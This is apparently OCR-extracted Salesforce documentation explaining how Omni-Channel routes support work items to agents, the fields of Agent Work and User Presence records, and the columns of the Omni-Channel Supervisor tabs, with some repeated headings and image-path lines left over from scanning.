Do data models make your heart skip a beat? Want to understand the ins and outs of how Omni-Channel routes work items to your agents? Then we have a treat for you. Omni-Channel pushes work items to the right agent at the right time so that your support team can efficiently help customers with their problems. But how does routing work under the hood? Let's dive in.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Omni-Channel routes work through two separate processes.

- First, when a new work item is assigned to an Omni-Channel queue, Omni-Channel attempts to route it to an agent. Omni-Channel routes work items by the priority of the queue that they're assigned to, so the most important work items are pushed to agents first. Next, items are routed based on how long they've been sitting in the queue. The oldest work items are pushed to agents before more recent ones. (We'll get into the details of how that happens in a minute.)
- Second, when an agent's ability to receive work changes (perhaps they come back from "away" status, or they finish another work item), Omni-Channel tries to find a work item that can be routed to that agent.

Routing New Work Items

When a work item is created, it gets assigned to a queue. If that queue is associated with a Routing Configuration, it's added to a list of items that are still waiting to be routed to agents.

Then Omni-Channel determines which agents are available and how much work each agent is currently working on. This information comes from the UserServicePresence API object, which tracks an agent's current capacity for work items.

Routing Pending Work Items

When a new work item is added to the list of pending items, Omni-Channel determines whether it can immediately route the work item to an agent.

First, we identify if any agents are online with a Presence Status that's linked to the correct Service Channel. Let's say your organization receives a new case that's assigned to an Omni-Channel queue. Omni-Channel determines if there's a Service Channel for cases. Then we check which agents are online with a status that lets them receive new cases.

Scenario	What Happens
No agents are available.	If there isn't an agent online who has the right status, we keep our work item in the list of items that need to be assigned to an agent.
Agents are available, but don't have capacity for new work.	If there are one or more agents who are available, we check to see if any of those agents have the capacity to take on a new work item. If there are no agents with enough capacity for more work, we leave the work item in the list.
Agents are available and have capacity for more work.	If there are agents that 1) are available and 2) have capacity to work on the item, we check which agent is going to be the proud parent of the work item based on your organization's routing settings. **If your routing configuration uses the Least Active routing model**, we look for the agent who currently has the least amount of work compared to other agents who could take on the work item. We then route the work item to that agent. **If your routing configuration uses the Most Available routing model**, we look for the agent who has the largest gap between the maximum amount of work that they can handle and the amount of work that they are working on. We then route the work item to that agent. **But what if there's a tie between two or more agents?** In that case, to the agent who has been waiting the longest amount of time for a new work item. After all, we wouldn't want anyone on our support staff getting lazy.

When an Agent's Ability to Receive Work Changes

When an agent logs in to Omni-Channel, finishes a work item, or changes status, Omni-Channel checks to see if there is any work that those agents can take on.

Scenario	What Happens
The agent is away.	We move on with our lives without performing any more checks.
The agent is available, but doesn't have capacity for work.	We quit while we're ahead.
The agent is available and has capacity for more work	We look at the list of work items that are waiting to be routed to an agent. We check to see if the agent is qualified to work on any of the objects, based on how much of the agent's capacity the objects will take up, and the service channel that's associated with the agent's status. For example, if the agent is online with a status that makes them available for cases, we check to see if there are any cases in our list.

Scenario	What Happens
	If the list has work items that the agent is qualified to work on, the item with the highest priority is routed to the agent. If two or more items have the same priority, the oldest one is routed.

Rerouting a Work Item

Sometimes an agent declines a work item or becomes unavailable before the agent can start working on it. In that case, the work item is rerouted until it finds a safe and loving home in the arms of a capable, qualified agent.

First, Salesforce automatically changes the owner of the work item to the queue from which the object was originally routed. We then try to route the work item to a different agent (Agent B) than the agent who declined it (Agent A). However, the work item can be routed to Agent A again if Agent A changes his or her status, or if we attempted to route the work item to Agent B at least once. We do this until our work item finds a safe and loving home in the arms of a capable, qualified agent.

And our agents, their work items, and your customers, live happily ever after.

Fields for Agent Work Records

Every time an object is routed to an agent through Omni-Channel, Salesforce creates an Agent Work record that logs information about the work assignment and how it's routed. Agent Work records contain fields that help you track information about the assignments your agents are working on. If the same work item is routed multiple times, that work item is associated with multiple Agent Work records.

An Agent Work record has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields might not be visible or editable.

Field	Definition
Accept Date	The date and time that the work item was accepted by an agent.
Active Time	The amount of time an agent actively worked on the work item. It tracks when the item is open and in focus in the agent's console.
Agent Capacity when Declined	The amount of an agent's capacity that was available when the agent declined the work item.
Agent Work ID	The Salesforce ID of the Agent Work record.
Assign Date	The date and time that the work item was assigned to an agent and pushed to the agent's Omni-Channel widget.
Cancel Date	The date and time that the work item was canceled.
Close Date	The date and time that the agent closed the console tab associated with the work item, setting the Agent Work record's status to "Closed."
Created By	The name of the agent who accepted the work item.
Created Date	The date that the work item was created.
Decline Date	The date that an agent declined the work item request.
Decline Reason	The provided reason for why an agent declined the work request.

Field	Definition
Handle Time	The amount of time an agent has the work item open, from the accepted time to the closed time.
Last Modified By	The name of the user who last modified the work item.
Last Modified Date	The date the work item was last modified.
Live Agent Session ID	The session ID for Live Agent chats routed with Omni-Channel.
Name	The unique, Salesforce-generated number of the Agent Work record.
Percentage of Capacity	The percentage of capacity that the work item consumes of the agent's total, possible capacity.
Push Time-Out	The number of seconds set for push time-out. `0` is returned when push time-out isn't enabled.
Push Time-Out Date	The date and time when push time-out occurred.
Queue	The Salesforce queue from which the work item was routed.
Request Date	The date and time that the Salesforce object was assigned to the queue, creating the associated work item.
Service Channel	The Service Channel that's associated with the work item.
Speed to Answer	The amount of time in seconds between the time the work item was created (the Request Date) and the time the work item was accepted by an agent (the Accept Date).
Status	The status of the Agent Work record. Valid values are: • Assigned – The item is assigned to the agent but hasn't been opened. • Opened – The item was opened by the agent. • Unavailable – The item was assigned to the agent but the agent became unavailable (went offline or lost connection). • Declined – The item was assigned to the agent but the agent explicitly declined it. • DeclinedOnPushTimeout – The item was declined because push time-out is enabled and the item request timed out with the agent. • Closed – The item is closed. • Canceled – The item no longer needs to be routed. For example: a chat visitor cancels their Omni-Channel routed chat request before it reaches an agent.
Units of Capacity	The number of units of an agent's capacity that the work item consumes of the agent's total, possible capacity.
User	The name of the agent to whom the work item was routed.

Field	Definition
Work Item	The name of the work item that's associated with the Agent Work record—for example, "Case 123456."

Fields for User Presence Records

Every time agents change their Presence Statuses in Omni-Channel, Salesforce creates a User Presence record to log all of the agents' activities while they're signed logged in with that status. User Presence records contain fields that help you track information about your agents' availability.

A User Service Presence record has the following fields, listed in alphabetical order. Depending on your field-level security settings, some fields might not be visible or editable.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Definition
At Capacity Duration	The amount of time in seconds that the agent was working at 100% of the agent's capacity, as indicated in the agent's Presence Configuration.
Configured Capacity	The agent's overall capacity, as indicated in the agent's Presence Configuration.
Created By	The name of the agent who set the Presence Status in Omni-Channel.
Created Date	The date when the User Presence record was created.
Idle Duration	The amount of time in seconds that the agent was assigned no work items.
Is Away	Indicates whether the agent's status is a "busy" status.
Is Current Status	Indicates whether the agent's Presence Status in the Service Presence Status field is the agent's current Presence Status.
Last Modified Date	The date the User Presence record was last modified.
Service Presence Status	The API name of the Presence Status the agent used to log in to Omni-Channel.
Status Duration	The amount of time in seconds that the agent's status was set to the Presence Status indicated by the Status Name field.
Status End Date	The date and time that the agent logged out of Omni-Channel or changed to another Presence Status.
Status Start Date	The date and time that the agent set the Presence Status.

Field	Definition
User	The name of the agent who is signed in to Omni-Channel.
User Presence ID	The autogenerated Salesforce ID of the User Presence record.
Alias	The agent's custom name.
Username	The agent's Salesforce username.
Status Name	The name of the Presence Status the agents used to log in to Omni-Channel.

Omni-Channel Supervisor

Access real-time operational intelligence with Omni-Channel Supervisor.

With Omni-Channel Supervisor, real-time information about your Omni-Channel agents, queues, and work are streamed live into the panel. Yes, you read that right: live. You'll see waiting times, open work, and more with real-time updates. Omni-Channel Supervisor updates continuously to reflect the most up-to-date data so you'll always know how your agents are doing.

Monitor Omni-Channel activity for agents, queues, and work with intuitive tab views that show you the big picture of how your agents are doing. Take advantage of filtering and sorting to help you find what you need, and seamlessly drill down to see details for specific agents, queues, or work items. The best part? You never have to leave the console.

So, what are you waiting for? Let's get Omni-Channel Supervisor up and running!

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add Omni-Channel Supervisor to the Salesforce Console

Add Omni-Channel Supervisor to the console to get your supervisors up and running.

Get to Know the Omni-Channel Supervisor Tabs

Supervisors can check the health of their call center in real time using the Agents, Queues, and Work tabs in Omni-Channel Supervisor. These tabs let supervisors survey the landscape and see what's open and active, who's assigned to what, and other details such as open capacities and average wait times for customers.

Sort and Filter in Omni-Channel Supervisor

Organize and focus your real-time data in Omni-Channel Supervisor to effortlessly find the information you need.

Add Omni-Channel Supervisor to the Salesforce Console

Add Omni-Channel Supervisor to the console to get your supervisors up and running.

Before adding Omni-Channel Supervisor to the console:

- Make sure you have Omni-Channel enabled and ready-to-go with agents and queues running.
- Make sure you have a working console app.

1. In Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Click **Edit** next to the Salesforce console app that you want to add Omni-Channel Supervisor to. Or, create a new console app. We recommend creating a profile for your supervisors so you can customize a console just for them.
3. In the Choose Navigation Tab Items section, add Omni Supervisor to the Selected Items list.
4. Select the profiles you want to assign to this Supervisor-enabled console. The users in the selected profiles must have tab visibility in order to view Omni-Channel Supervisor in their console.
5. Click **Save**.

EDITIONS


Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Omni-Channel and manage apps.
- "Customize Application"

Verify that Omni-Channel Supervisor is in the console by opening the console and viewing the tab selections. You should see the option **Omni Supervisor**.



Get to Know the Omni-Channel Supervisor Tabs

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EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Agents Tab

See who's working, who's available, and who's busy with the Omni-Channel Supervisor Agents tab.

Queues Tab

Gauge your backlog with the Omni-Channel Supervisor Queues tab.

Work Tab

Take a stroll through the work items that are making their way through your queues and into your agents' consoles, using the Omni-Channel Supervisor Work tab.

Agents Tab

See who's working, who's available, and who's busy with the Omni-Channel Supervisor Agents tab.


EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The Agents tab is a simple way to keep up with your agents' presence statuses, channels, assigned queues, and open capacity. You can even see how long your agents have been logged in and when they last accepted new work.


There are two views in the Agents tab: All Agents and Agents by Queue. All Agents lets you see the big picture of your agents' availability, capabilities, capacity, and workload. It's the default for the Agents tab because it provides the best overall picture of how your agents are doing. Agents logged in through the Omni-Channel widget appear in rows, where you can see their status, channels, queues, workload, and capacity.




Here, you can also change an agent's status using the Action column. If you select Offline, keep in mind that the agent's work won't be tracked anymore.

Select an agent to see Agent Detail and the Agent Timeline to see more nuanced information about how the agent is doing. Agent Detail provides detail on the agent's activity and timestamps, while the Agent Timeline displays the agent's status changes and work via an intuitive calendar view.


Agent Detail view



Agent Timeline



Agents by Queue provides information about how well your queues are covered. Every queue that has at least one agent that's Online or Away is shown. You can see how many agents are assigned to the queue and how many of them are online, away, or idle. This lets you see if you need to rearrange any agents to make sure your incoming work is covered.



Agents Tab Fields
Fields for the Omni-Channel Supervisor Agents tab.

Agents Tab Fields

Fields for the Omni-Channel Supervisor Agents tab.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

All Agents Fields

The All Agents view in the Agents tab contains fields with information that lets you know how your agents are doing.

Column	Description
Agent	The first and last name of the agent.
Status	The agent's current presence status, as set in the Omni-Channel widget.
Action	Allows you to change an agent's status.
Time in State	Amount of time the agent has been in the current presence status.
Time Since Login	Amount of time the agent has been logged into an online or busy Omni-Channel status. This reflects the duration of the agent's entire Omni-Channel session, which ends when the agent goes offline in Omni-Channel or closes their browser.
Time Since Last Accept	Amount of time since the agent last accepted a work item, either explicitly or through auto-accept.
Channels	The agent's associated Service Channels (for agents in an online status), so you know what types of work the available agent can handle.

Column	Description
Assigned Queues	Omni-Channel-enabled Salesforce queues that the agent can receive work through in Omni-Channel.
Work Items	All Omni-Channel work currently assigned or open with the agent. You can get an overview of the work items with popup details. • Assigned work items are in the agent's widget and waiting for acknowledgment • Open work items have been accepted and the work's tab is open in the agent's Console
Workload	The total size of all assigned and open work with the agent compared to the agent's overall capacity as set through the Presence Configuration. Work is sized through the Routing Configuration associated with the Omni-Channel-enabled queue that's used to route the work to the agent.
Capacity	Percentage calculated from the Workload column. • 0-50% capacity is shown with a green icon • 51-80% capacity is shown with a yellow icon • 81-100% capacity is shown with a red icon

Agent Detail Fields

The All Agents view in the Agents tab contains fields that provide information about the particular agent's current work.

Column	Description
Type	Salesforce object type for the work, such as Lead, Case, SOS, etc.
Details	Information from the object's primary compact layout to provide more context about the work item.
Queue	The Omni-Channel-enabled queue used to assign and route the work to the agent.
Work Size	Size of the Omni-Channel work based on the routing configuration associated with the queue.
Status	Omni-Channel work status. It includes: • Assigned work items in the agent's widget waiting for acknowledgment • Open work items that are assigned to an agent and have an open work tab in the agent's console
Requested Time	Datetime the item was assigned to the Omni-Channel-enabled queue, which triggers the routing.

Column	Description
Assigned Time	Datetime when Omni-Channel pushed and assigned the item into the agent's Omni-Channel widget.
Accepted Time	Datetime the item was accepted, either explicitly or through auto-accept. Accepted items are opened in the agent's console.
Handle Time	How long the item has been open with the agent. It's calculated using the difference between "now" and when the agent accepted the work.
Speed to Answer	How quickly the agent responds to work requests. It's calculated using the difference between when the work was requested and when the agent accepted it.

Agents by Queue Fields

The Agents by Queue view in the Agents tab contains fields with information about the work agents are doing in your Omni-Channel queues.

Column	Description
Queue	The name of the Omni-Channel queue used to assign and route the work to the agent. Only queues containing at least one agent in an Online or Away state are displayed.
Total	Total number of agents in the queue.
# Online	Number of agents with an Online status.
% Online	Percentage of agents in the queue who have an online status.
# Away	Number of agents with an Away status.
# At Capacity	Number of agents who are at capacity.
% At Capacity	Percentage of Agents in the queue who are at capacity.
# Idle	Number of agents who are idle. Idle agents have no current work, with 0% capacity consumed.
% Idle	Percentage of agents in the queue who are idle.
Average Capacity	Average capacity among the online and away agents in the queue.

Queues Tab


Gauge your backlog with the Omni-Channel Supervisor Queues tab.

Spend some time catching up on the activity in your Omni-Channel queues using the Queues Summary view in the Queues tab. You can see your queues' priority, configured work size, type, and wait times. This high-level information can give you an idea of how efficiently work moves through the queue and to your agents, so you can determine which queues are doing well and which could use a few more agents on board.


EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



The Queue Details view drills into specific queues so you can see their configurations, available agents, wait times, and work items. If you see lots of agents and not much work, you know it's time to move agents to another queue. But if you see only a few agents and long wait times… it's time to call for backup.



Queues Tab Fields

Fields for the Omni-Channel Supervisor Queues tab.

Queues Tab Fields

Fields for the Omni-Channel Supervisor Queues tab.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Queues Summary Fields

The Queues Summary view in the Queues tab contains fields that let you know how your agents are doing.

Column	Description
Queue	The Omni-Channel-enabled queue used to assign and route the work to the agent. You can click the queue's name to see more detail about it.
Priority	The queue's priority based on its routing configuration.
Work Size	Size of the work items in the queue based on its routing configuration.
Type	Salesforce object type for the work, such as Lead, Case, SOS, etc.
Total Waiting	Total number of items currently assigned to the Omni-Channel queue that are waiting for an available agent.
Longest Wait Time	Duration of the longest wait time.
Average Wait Time	Average wait time of all items currently assigned to the queue.

Queue Detail Fields

The Queue Details view in the Queues tab contains fields that provide information about the work items in the queue.

Column	Description
Position	The work item's position in the queue.
Type	Salesforce object type for the work, such as Lead, Case, SOS, etc.
Details	Information from the object's primary compact layout to provide more context about the work item.
Wait Time	Amount of time that the work item is waiting for an agent. It's calculated using the difference between "now" and the item's request time.
Requested Time	Datetime the item was assigned to the queue.

Work Tab


Take a stroll through the work items that are making their way through your queues and into your agents' consoles, using the Omni-Channel Supervisor Work tab.

Use the Work Summary view in the Work tab to get a breakdown of the work that's in your queues. See the type of work each queue can handle alongside a state-of-the-union of its active work items.


EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



If you want to take a closer look at what's going on in a queue, click the queue to see its Work Detail.



Work Tab Fields

Fields for the Omni-Channel Supervisor Work tab.

Work Tab Fields

Fields for the Omni-Channel Supervisor Work tab.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Work Summary Fields

The Work Summary view in the Work tab contains fields that show you how work items are being handled.

Column	Description
Queue	The Omni-Channel-enabled queue used to assign and route the work to the agent. You can click a queue for more details about its work.
Type	Salesforce object type for the work, such as Lead, Case, SOS, etc.
Assigned	Total number of items assigned and waiting in the agent's Omni-Channel widget for acknowledgment.
Open	Total number of items accepted and opened in the agent's console.
Average Handle Time (AHT)	Average amount of time the agent's open items have been open. It's calculated using the difference between "now" and when the item was accepted.
Average Speed to Answer (ASA)	Average amount of time an item is waiting before an agent accepts it. It's calculated using the difference between the time the work was requested and accepted. When an agent accepts a work item, the item is removed from this calculation.

Work Detail Fields

The Work Details view in the Work tab contains fields that provide information about the work items in the queue.

Column	Description
Type	Salesforce object type for the work, such as Lead, Case, SOS, etc.
Details	Information from the object's primary compact layout to provide more context about the work item.
Agent	The name of the agent assigned to the work.
Requested Time	Datetime the item was assigned to the queue.

Column	Description
Assigned Time	Datetime when Omni-Channel pushed and assigned the item into the agent's Omni-Channel widget.
Handle Time	Amount of time the item has been open with the agent. It's calculated using the difference between "now" and when the agent accepted the work.
Speed to Answer	How quickly the agent opened the assigned item. It's calculated as the amount of time between when the work was requested and when the agent accepted it.

Sort and Filter in Omni-Channel Supervisor

Organize and focus your real-time data in Omni-Channel Supervisor to effortlessly find the information you need.

EDITIONS

